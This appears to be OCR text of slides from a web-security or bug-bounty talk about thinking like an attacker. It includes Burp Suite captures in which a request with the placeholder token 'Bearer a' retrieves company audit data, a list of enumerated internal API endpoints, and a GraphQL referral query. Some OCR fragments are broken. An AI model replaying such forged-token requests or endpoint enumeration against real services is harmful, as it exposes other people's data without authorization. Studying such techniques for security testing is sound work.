
THE MINDSET




NOT TAKING THINGS AT FACE VALUE
33.3%
LAZY DEVS
25%
THE ANNOYING NEIGHBOUR
ASK WHAT IF?
41.7%

BACK TO AUTO PAGE

01 07 12

```
=>{const requestConfig=config;return dispatchRequest(requestConfig).then(()=>
{requestConfig.headers.Authorization=`Bearer `+`${token}`;return
makeRequest(requestConfig);})};const makeRequest=(config)=>{return fetch(config.url,
{method:config.method,headers:config.headers,}).then(response=>response.json());};const
dispatchRequest=(config)=>{return Promise.resolve();};
```

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

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Intercept | HTTP history | WebSockets history | Proxy settings

Request to [redacted]

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
1 GET [redacted] /getAuditCodes/2 HTTP/1.1
2 Host: [redacted]
3 Cookie: [redacted]
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
0 Sec-Fetch-Mode: navigate
1 Sec-Fetch-Site: none
2 Sec-Fetch-User: ?1
3 Priority: u=0, i
4 Te: trailers
5 Connection: close
6 Authorization: Bearer a
```

https://[redacted]/master/getAuditCodes/2

{"auditTypeId":1001,"auditCode":"2.1","auditElements":"The%20company%20should%20establish%20a%20safety%20and%20environmental-protection%20policy%20which%20describes%20how%20safe%20practices%20in%20ship%20operation%20and%20a%20safe%20working%20environment%3b%20assessing%20a...protection%20policy%20which%20describes%20how%20the%20objectives%20given%20in%20paragraph%201.2%20will%20be%20achieved","activeStatus":1,"companyId":2,"use...

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

```
/master/getCurrentUserDetail/:emailId/2
/master/get  No/2
/master/getCmpnyDet/2
/master/getConfigDetails/1/2
master/getAuditTypes/2
master/getCompany  No/2
master/get  Data/2
/master/getDomainName/2
/master/getAuditCodes/2
```

EVERYONE IS NOOB
25%






STUPID ME
41.7%

STUBBORN ME
33.3%

THE FRIDGE GAZER



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Request

Pretty Raw Hex GraphQL

Query

```
query ReferralDetail {
    referralDetail {
        ... on ReferralCardDetail {
            id
            logoImage
            cardTitle
            subTitle
            displayUrl
            offerUrl
            offerCode
            shareLinkText
            cardTitleHtml
        }
        ... on ReferralDetailExpired {
            title
            message
        }
```

Variables

```
{
}
```

Search 0 highlights

Response


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Tue, [redacted] 06:58:22 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 752
Connection: close
cross-origin-opener-policy: same-origin
cross-origin-resource-policy: same-origin
origin-agent-cluster: ?1
referrer-policy: no-referrer
x-content-type-options: nosniff
x-dns-prefetch-control: off
x-download-options: noopen
x-frame-options: SAMEORIGIN
x-permitted-cross-domain-policies: none
x-xss-protection: 0
Cache-Control: no-store
x-envoy-upstream-service-time: 74
CF-Cache-Status: DYNAMIC
Server: cloudflare
CF-RAY: [redacted]

{
  "data":{
    "referralDetail":{
      "id":"513b2d17-ec81-4475-af35-[redacted]",
      "logoImage":
      [redacted]5010.png",
      "cardTitle":"Invite friends. Get $25.*",
      "subTitle":null,
      "displayUrl":[redacted],
      "offerUrl":[redacted],
      "offerCode":[redacted],
      "shareLinkText":
      [redacted]
      "cardTitleHtml":"Invite friends. <br>Get $25.*"
    }
```

Search 0 highlights

Done 1,352 bytes | 43


Home
Workspaces
API Network
Untitled Request
Collections
APIs
Environments
History
Untitled Request
https:/
Query
Authorization
Headers
Schema
Scripts
referral
Query
referralDetails PartnerOfferCardDetail
referralDetail ReferralDetailResult!

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01 07 12

